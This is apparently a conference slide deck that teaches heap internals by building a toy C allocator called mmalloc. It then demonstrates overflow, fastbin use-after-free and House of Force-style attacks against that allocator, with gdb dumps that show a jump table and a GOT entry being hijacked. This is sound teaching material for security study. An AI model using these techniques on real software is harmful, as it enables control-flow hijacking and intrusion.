Heap Exploitation From First Principles

whoami

- Kevin Massey
- Security Analyst
- Bluesky - @hyp.bsky.social
- Twitter - @Scratchadams118
- Github - https://github.com/scratchadams/

What is the heap?

- Area of memory used by a process for dynamic allocation at runtime.
- Heap memory can typically be accessed globally by the process.
- An allocator provides a layer between the process and the OS kernel to manage, request, and return memory.
- Different types of heap management strategies exist. i.e - freelist-based, BiBOP, separated metadata, inline metadata

Examples of heap allocators

- ptmalloc2 (GLIBC implementation)
- jemalloc (FreeBSD, Firefox, Android)
- PartitionAlloc (Chrome)
- Custom Allocators (Exim MTA)

Why build your own?

- Modern implementations are complex (optimizations, mitigations, corner cases)
- Understand how features are implemented can help identify where problems exist in other allocators
- Historical context can yield results
- It’s fun!

Allocating Chunks

mmalloc() chunk header

size — this field is used to store the size of the allocated chunk of memory (this does not include the header)

next — this field is used to store a pointer to the next allocated chunk of memory which creates a linked list that is used by the mmalloc() function to enumerate through allocated chunks. This field will be NULL for the last allocated chunk, indicating the end of the linked list.

free — this field is used to determine if a chunk has been freed. If it is set to 0, then the chunk is in use and otherwise the chunk is free to be re-used by mmalloc().

magic — this is used for debugging and troubleshooting purposes, unnecessary for the actual functionality of mmalloc().

```
struct chunk_data {
    size_t size;
    struct chunk_data *next;
    int free;
    int magic;
};
```


size
next
free
magic
mem
Header
Usable
Memory

First Call to mmalloc()

- The first call to **mmalloc** evaluates **global_base** which acts as a list head to the linked list of allocated chunks.
- If the list head is not set, a call is made to **req_space.**
- After validation, **global_base** is set to the return value of **req_space.**

```
if(!global_base) {
    chunk = req_space(NULL, size);

    if(!chunk) {
        return NULL;
    }
    global_base = chunk;

} else {
```

req_space() internals

- **req_space** acts as a wrapper for **sbrk** which is used to request space from the OS kernel.
- **sbrk** is called twice, once with a zero value parameter and once with our requested size plus the size of our header.
- The return values of **sbrk** are validated, the header fields are set to their appropriate values, and a pointer to the newly allocated chunk is returned.

```
struct chunk_data *req_space(struct chunk_data *last, size_t size) {
        struct chunk_data *chunk;
        chunk = sbrk(0);

        void *req = sbrk(size + CHUNK_SZ);
        assert((void*)chunk == req);

        if(req == (void*)-1) {
            return NULL;
        }

        if(last) {
            last->next = chunk;
        }

        chunk->size = size;
        chunk->next = NULL;
        chunk->free = 0;
        chunk->magic = 0x12345678;

        return chunk;
}
```

Subsequent calls to mmalloc()


- Subsequent calls to **mmalloc** will follow this code path.
- The **last** pointer is set to **global_base** and then passed along to **find_free_chunk**
- The return value of **find_free_chunk** will determine if an existing free chunk can be reused or if we need to make another call to the kernel to satisfy the allocation.
- If a existing free chunk is returned for use, we set the **free** and **magic** fields of that chunk's header accordingly.

```
} else {
    struct chunk_data *last = global_base;
    chunk = find_free_chunk(&last, size);

    if(!chunk) {
        chunk = req_space(last, size);

        if(!chunk) {
            return NULL;
        }
    } else {
        chunk->free = 0;
        chunk->magic = 0x87654321;
    }
}
```

find_free_chunk() internals


- Starting at the head of the list, **find_free_chunk** iterates through our list of allocated chunks.
- If a chunk that has it's **free** field set and its **size** field is greater than or equal to the requested size, the loop ends and the chunk is returned for re-use.
- If the loop iterates through the list of chunks and the evaluation is not satisfied, then a **NULL** value will be returned.

```
struct chunk_data *find_free_chunk(struct chunk_data **last, size_t
size) {
        struct chunk_data *current = global_base;

        while(current && !(current->free && current->size >= size))
{
            *last = current;
            current = current->next;
        }

        return current;
}
```


size
next
free
magic
mem
size
next
free
magic
mem
size
next
free
magic
mem

mmalloc() in use

```
void *test1, *test2;

test1 = mmalloc(24);
test2 = mmalloc(32);

memset(test1, 0x42, 24);
memset(test2, 0x43, 32);
```


0x55555557b000: 0x00000018 0x00000000 0x5557b030 0x00005555
0x55555557b010: 0x00000000 0x12345678 0x42424242 0x42424242
0x55555557b020: 0x42424242 0x42424242 0x42424242 0x42424242
0x55555557b030: 0x00000020 0x00000000 0x00000000 0x00000000
0x55555557b040: 0x00000000 0x12345678 0x43434343 0x43434343
0x55555557b050: 0x43434343 0x43434343 0x43434343 0x43434343
0x55555557b060: 0x43434343 0x43434343 0x00000000 0x00000000
0x55555557b070: 0x00000000 0x00000000 0x00000000 0x00000000
0x55555557b080: 0x00000000 0x00000000 0x00000000 0x00000000
0x55555557b090: 0x00000000 0x00000000 0x00000000 0x00000000
size
next
free
magic
mem
size
next
free
magic
mem

Freeing and Reusing Chunks

mfree() internals

- Validate chunk pointer
- Call to **get_chunk_ptr** will return start of chunk from useable memory area.
- Set **free** and **magic** fields accordingly

```
int mfree(struct chunk_data *chunk) {
        if(!chunk) {
            return -1;
        }

        struct chunk_data *ptr = get_chunk_ptr(chunk);

        ptr->free = 1;
        ptr->magic = 0xFFFFFFFF;

        return 0;
}
```

```
while(current && !(current->free && current->size >= size)) {
    printf("current: %p next: %p\n", current, current->next);
    *last = current;
    current = current->next;
}

return current;
```

Vulnerability & Exploitation

```c
void *test1, *test2, *test3;

test1 = mmalloc(24);
test2 = mmalloc(24);
test3 = mmalloc(32);

memset(test1, 0x41, 24);
memset(test2, 0x42, 24);
memset(test3, 0x43, 32);
```

```
gef➤  x/28wx 0x000055555557b018-0x18
0x55555557b000: 0x00000018      0x00000000      0x5557b030      0x00005555
0x55555557b010: 0x00000000      0x87654321      0x42424242      0x42424242
0x55555557b020: 0x42424242      0x42424242      0x42424242      0x42424242
0x55555557b030: 0x00000020      0x00000000      0x00000000      0x00000000
0x55555557b040: 0x00000000      0x12345678      0x43434343      0x43434343
0x55555557b050: 0x43434343      0x43434343      0x43434343      0x43434343
0x55555557b060: 0x43434343      0x43434343      0x00000000      0x00000000
```

```
memset(test2, 0x44, 32);
```

```
gef➤  x/28wx 0x000055555557b018-0x18
0x55555557b000: 0x00000018      0x00000000      0x5557b030      0x00005555
0x55555557b010: 0x00000000      0x87654321      0x44444444      0x44444444
0x55555557b020: 0x44444444      0x44444444      0x44444444      0x44444444
0x55555557b030: 0x44444444      0x44444444      0x00000000      0x00000000
0x55555557b040: 0x00000000      0x12345678      0x43434343      0x43434343
0x55555557b050: 0x43434343      0x43434343      0x43434343      0x43434343
0x55555557b060: 0x43434343      0x43434343      0x00000000      0x00000000
```

```
int good_print() {
    printf("This should be printed!\n");

    return 0;
}

int bad_print() {
    printf("This should NOT be printed!\n");

    return 0;
}
```

```
typedef int print_func();

print_func *jmp_table[2] = {
    good_print,
    bad_print
};
```

```
jmp_table[0]();
```

```
   0x00000000000016ae <+307>:   mov    rdx,QWORD PTR [rbp-0x30]
   0x00000000000016b2 <+311>:   mov    eax,0x0
   0x00000000000016b7 <+316>:   call   rdx
   0x00000000000016b9 <+318>:   mov    eax,0x0
   0x00000000000016be <+323>:   leave
   0x00000000000016bf <+324>:   ret
```


```
gef➤  x/4wx $rbp-0x30
0x7fffffffe440: 0x55555545      0x00005555      0x55555560      0x00005555
gef➤  disas 0x555555555545
Dump of assembler code for function good_print:
   0x0000555555555545 <+0>:     endbr64
   0x0000555555555549 <+4>:     push   rbp
   0x000055555555554a <+5>:     mov    rbp,rsp
   0x000055555555554d <+8>:     lea    rdi,[rip+0xbaa]        # 0x5555555560fe
   0x0000555555555554 <+15>:    call   0x555555555090 <puts@plt>
   0x0000555555555559 <+20>:    mov    eax,0x0
   0x000055555555555e <+25>:    pop    rbp
   0x000055555555555f <+26>:    ret
End of assembler dump.
gef➤  disas 0x555555555560
Dump of assembler code for function bad_print:
   0x0000555555555560 <+0>:     endbr64
   0x0000555555555564 <+4>:     push   rbp
   0x0000555555555565 <+5>:     mov    rbp,rsp
   0x0000555555555568 <+8>:     lea    rdi,[rip+0xba7]        # 0x555555556116
   0x000055555555556f <+15>:    call   0x555555555090 <puts@plt>
   0x0000555555555574 <+20>:    mov    eax,0x0
   0x0000555555555579 <+25>:    pop    rbp
   0x000055555555557a <+26>:    ret
End of assembler dump.
gef➤
```

```
void *test1, *test2, *test3;

test1 = mmalloc(24);
test2 = mmalloc(24);
test3 = mmalloc(32);

memset(test1, 0x41, 24);
memset(test2, 0x42, 24);
memset(test3, 0x43, 32);

memset(test2, 0x44, 32);
strcpy((test2+32), "\x28\xe4\xff\xff\xff\x7f");

functest = mmalloc(24);
strcpy(functest, "\x60\x55\x55\x55\x55\x55");

jmp_table[0]();
```

Freelists/Bins

What is a bin?

- Linked lists of **freed** memory chunks.
- Allow for quick and efficient reallocation.
- Multiple bins are often implemented to deal with allocations that fit certain size and size ranges.
- Typically implemented as singly or doubly linked lists depending on the functionality of the allocator.




Bins in mmalloc()


- 8 fast bins which are implemented as an 8-element array and 1 sorted bin.
- Fast bins handle fixed-sized allocations up to 64 bytes. Every allocation below 64 bytes will be rounded up to the nearest multiple of 8. **(8, 16, 24, 32, 40, 48, 56, 64)**
- The sorted bin handles any chunks greater than 64 bytes and sorts those chunks from smallest to largest when added.
- Retaining an 8-byte alignment for all allocations also allows for additional encoding to occur in the last 3 bits of our **size** field.

New chunk header

- **prev_size -** used to depict the size of the previous **adjacent** chunk in memory.
- **size -** holds the size of **useable** memory associated with this chunk.
- **fd -** this field is essentially the **next** field from our previous header and holds a pointer to the next free chunk in the linked list.
- **bk -** similar to the **fd** field, **bk** holds a pointer to the previous free chunk on the linked list.





Saving space - free vs. allocated chunks



Comparing bins

- Fastbins store **fixed size** allocations and therefore do not require sorting.
- Fastbins function as a **stack (LIFO)** where free chunks can be pushed and popped from the top.
- Sorted bins are implemented as doubly linked lists which allows for searching and sorting to take place.





mfree() for fastbin additions

- Evaluate request size and choose corresponding bin function
- Check the appropriate fastbin for existing entries
- If an entry exists, the new chunk is set to the head and the **fd** field is updated to point to the previous list head
- If no entries exist, the new chunk is set to the head and the **fd** field is set to NULL

```
struct chunk_data *ptr = get_chunk_ptr(chunk);

if(ptr->size <= 64) {
    fastbin_add(ptr);
} else {
    sortbin_add(ptr);
}
```

```
if(fastbins[FASTBIN_IDX(chunk->size)]) {
    chunk->fd = fastbins[FASTBIN_IDX(chunk->size)];
    fastbins[FASTBIN_IDX(chunk->size)] = chunk;
} else {
    fastbins[FASTBIN_IDX(chunk->size)] = chunk;
    chunk->fd = NULL;
}
```

mfree() for sorted bin additions

- Iterate through the sorted bin.
- If an existing chunk with a size greater than or equal to our chunk we are interesting, check if it is the current list head.
- If encountered check passes the previous checks, our newly added chunk is set to the head of the list.
- If the size check passes and the **bk** field is set, perform an insertion into the sorted bin.

```
while(current) {
        last = current->bk;

        if((current->size >= chunk->size) && !(current->bk)) {
            chunk->bk = NULL;
            chunk->fd = current;
            current->bk = chunk;

            sortedbins = chunk;

            return 0;
        } else if((current->size >= chunk->size) && current->bk) {

            chunk->bk = last;
            chunk->fd = current;
            current->bk = chunk;
            last->fd = chunk;

            return 0;
        }

        last = current;
        current = current->fd;
    }
```

Chunk reuse in mmalloc()

- Fastbin corresponding to requested size is evaluated for available chunks.
- This check effectively evaluates both size and existence of free chunk.
- If fastbin check fails, the sorted bin is evaluated and if it has members, **reuse_chunk** is called to evaluate and return an applicable chunk from the sorted bin.
- If both checks fail, or **reuse_chunk** is unable to find a suitable chunk, **req_space** is called to create a new chunk.

```
if(fastbins[FASTBIN_IDX(aligned_size)]) {
    chunk = reuse_fastchunk(FASTBIN_IDX(aligned_size));
} else if(sortedbins) {
    chunk = reuse_chunk(sortedbins, aligned_size);
}

if(!chunk) {
    chunk = req_space(aligned_size);

    if(!chunk) {
        return NULL;
    }
}
```

Fastbin removal

- Check if fastbin is populated
- Check **fd** pointer of chunk at the head of the list.
- If the **fd** field is not NULL, assign that value to the head of the list and return the current chunk for reuse.
- If the **fd** field is set to NULL, set the head of the list to NULL (effectively emptying the list) and return the current chunk for reuse.

```
struct chunk_data *reuse_fastchunk(size_t size) {
    if(fastbins[size]) {
        struct chunk_data *current = fastbins[size];

        if(current->fd) {
            fastbins[size] = current->fd;
        } else {
            fastbins[size] = NULL;
        }
        return current;
    }
    return NULL;
}
```


Sorted bin removal

- Enumerate through list until a chunk that satisfies the allocation is encountered.
- If a suitable chunk is found, evaluate the **fd** and **bk** pointers of that chunk to determine where it exists in the list.
- If **fd** and **bk** are not NULL, this means the chunk is somewhere in the middle of the list.
- If **fd** is set and **bk** is NULL, the chunk is at the head of the list.
- If **fd** is NULL and **bk** is set, the chunk is at the end of the list.

```
while(current && !(current->size >= size)) {
    current = current->fd;
}

if(current) {
    struct chunk_data *last = current->bk;

    if(last && current->fd) {
        //If true, chunk is in middle of list

        last->fd = current->fd;
        current->fd->bk = last;
    } else if(!(last) && current->fd) {
        //If true, chunk is at the start of list

        *bin = current->fd;
        current->bk = NULL;
    } else if(current && !(current->fd && current->bk)) {
        //If true, chunk is only member of list

        last->fd = NULL;
    } else {
        //If true, chunk is at the end of the list

        *bin = NULL;
    }
}
```

Fastbin attack (UaF)

- Take advantage of a Use after Free vulnerability to overwrite the **fd** pointer of a freed chunk with our target address.
- Allocate two chunks of the same size so that the overwritten **fd** pointer is eventually returned as a useable chunk.
- Write the address of our **bad_print** function to the chunk to successfully overwrite the target.



Arenas


Arena Structure

- An arena is a structure used to store the state of a program's heap.
- Consists of bin pointers, a pointer to our top chunk, and a pointer to the next arena.
- Allocators typically allow for multiple arenas to prevent heap contention.

```
struct mmalloc_state {
        binptr sortedbins;
        binptr fastbins[NFASTBINS];

        chunkptr top;

        struct mmalloc_state *next;
};
```

Top chunk allocation

- Large default sized allocation on heap initialization.
- Subsequent requests should split chunks from the existing top chunk.
- Top chunk can be extended when it runs out of space.
- More efficient allocation strategy as it requires fewer calls to the kernel.



Top chunk initialization

- Similar behavior to **req_space** in previous implementations.
- Default size of **32000** bytes is used for initialization.
- **size** field of top chunk is set to the default size minus **ALLOC_SZ** which represents the size of our chunk header.
- **fd** pointer set to NULL as we will only implement a single arena at this stage.

```
struct chunk_data *create_topchunk(size_t size) {
        struct chunk_data *top;
        top = sbrk(0);

        void *req = sbrk(size);
        assert((void *)top == req);

        if(req == (void *)-1) {
        return NULL;
        }

        top->size = (size - ALLOC_SZ);
        top->fd = NULL;

        return top;
}
```

Splitting the top chunk

- Chunk pointer is created and set to the address of our top chunk and the **size** field is set to our requested size.

- The top pointer is then increased by the requested size plus the size of our header, effectively moving the location of our top chunk past the new allocation.

- The **size** field of the top chunk is reduced by the requested size plus the header size.

- Finally we initialize the **fd** field to NULL and return the split chunk.

```
struct chunk_data *split_topchunk(size_t size) {
        struct chunk_data *chunk;
        size_t top_sz = main_arena->top->size;

        chunk = main_arena->top;
        chunk->size = size;

        main_arena->top = (void *)chunk + (size + ALLOC_SZ);
        main_arena->top->size = top_sz - (size + ALLOC_SZ);
        main_arena->top->fd = NULL;

        return chunk;
}
```


Extending the heap


- Request space from the kernel.
- Validate request and increase the **size** field of the top chunk by requested size.
- Our implementation only extends the heap by the requested size passed to **mmalloc**, but similarly to the initialization a larger default value can be used here to make the process more efficient.

```
int extend_heap(size_t size) {
        void *top = sbrk(0);
        void *req = sbrk((size + ALLOC_SZ));

        assert(top == req);

        if(req == (void *)-1) {
        return -1;
        }

        main_arena->top->size += (size + ALLOC_SZ);

        return 0;
}
```

Allocation in action

```
int main(int argc, char *argv[]) {
        void *test, *test2;

        test = mmalloc(32);
        memset(test, 0x41, 32);

        test2 = mmalloc(32);
        memset(test2, 0x42, 32);

        return 0;
}
```





House of Force(ish) attack

- Overwrite the **size** field of the top chunk to artificially increase its size.
- Identify target function to overwrite, in this case a member of the GOT that will be executed after our overwrite.
- Determine distance between top chunk and our target.
- Perform subsequent allocations until we return the location of memory that corresponds to our target.

Target

- The global offset table holds addresses of functions that are dynamically linked.
- The actual memory address of a GOT function is mapped by the dynamic linker when that function is used.
- Addresses in the GOT are good targets as they are writeable.
- Need to pick a target where the previous entry can be overwritten to an arbitrary value due to the behavior of **split_topchunk** setting the **size** field.

```
gef➤  got

GOT protection: No RelRO | GOT functions: 5

[0x555555557398] printf@GLIBC_2.2.5  →  0x7ffff7e06c90
[0x5555555573a0] print_top  →  0x7ffff7fc3299
[0x5555555573a8] memset@GLIBC_2.2.5  →  0x7ffff7f30b60
[0x5555555573b0] mmalloc  →  0x7ffff7fc39ce
[0x5555555573b8] print_chunks  →  0x7ffff7fc3328
gef➤
```

Overflow

```
test = mmalloc(32);
memset(test, 0x41, 32);

test2 = mmalloc(32);
memset(test2, 0x42, 32);

test3 = mmalloc(32);
memset(test3, 0xFF, 48);
```

```
gef➤  x/48wx 0x0000555555558010-0x10
0x555555558000: 0x00000000      0x00000000      0x00000020      0x00000000
0x555555558010: 0x41414141      0x41414141      0x41414141      0x41414141
0x555555558020: 0x41414141      0x41414141      0x41414141      0x41414141
0x555555558030: 0x00000000      0x00000000      0x00000020      0x00000000
0x555555558040: 0x42424242      0x42424242      0x42424242      0x42424242
0x555555558050: 0x42424242      0x42424242      0x42424242      0x42424242
0x555555558060: 0x00000000      0x00000000      0x00000020      0x00000000
0x555555558070: 0xffffffff      0xffffffff      0xffffffff      0xffffffff
0x555555558080: 0xffffffff      0xffffffff      0xffffffff      0xffffffff
0x555555558090: 0xffffffff      0xffffffff      0xffffffff      0xffffffff
0x5555555580a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x5555555580b0: 0x00000000      0x00000000      0x00000000      0x00000000
```

Overwritten Size Fields

Calculate distance from target

```
(0x5555555573A8 - 0x555555558090) - 32 = 0xFFFFFFFFFFFFF2F8

test4 = mmalloc(0xFFFFFFFFFFFFF2F8);
functest = mmalloc(64);
```

```
gef➤  got

GOT protection: No RelRO | GOT functions: 5

[0x555555557398] printf@GLIBC_2.2.5  →  0x7ffff7e06c90
[0x5555555573a0] print_top  →  0x40
[0x5555555573a8] memset@GLIBC_2.2.5  →  0x7ffff7fc3299
[0x5555555573b0] mmalloc  →  0x7ffff7fc39ce
[0x5555555573b8] print_chunks  →  0x7ffff7fc3328
gef➤
```

Overwrite

- Validate **functest** variable aligns with our target as expected.
- Write address of another function to **functest.** We will use **print_top** to demonstrate.
- Make another call to **memset** which should now be overwritten and execute **print_top** instead.

```
gef➤  print functest
$2 = (void *) 0x5555555573a8 <memset@got.plt>
```

```
strcpy(functest, "\x99\x32\xfc\xf7\xff\x7f");
memset(functest, 0x41, 1);
```

```
gef➤  print functest
$2 = (void *) 0x5555555573a8 <memset@got.plt>
gef➤  b print_top
Breakpoint 2 at 0x7ffff7fc3299
gef➤  c
Continuing.

Breakpoint 2, 0x00007ffff7fc3299 in print_top ()
```

Conclusion

Resources

- https://medium.com/@kevin.massey1189/everything-in-its-right-place-20aacd17fe3f
- https://medium.com/@kevin.massey1189/everything-in-its-right-place-8926fe1a755a
- https://medium.com/@kevin.massey1189/everything-in-its-right-place-pt-3-f1c5efb2814d
- https://github.com/scratchadams/mmalloc
- https://github.com/scratchadams/Heap-Resources

Thank you!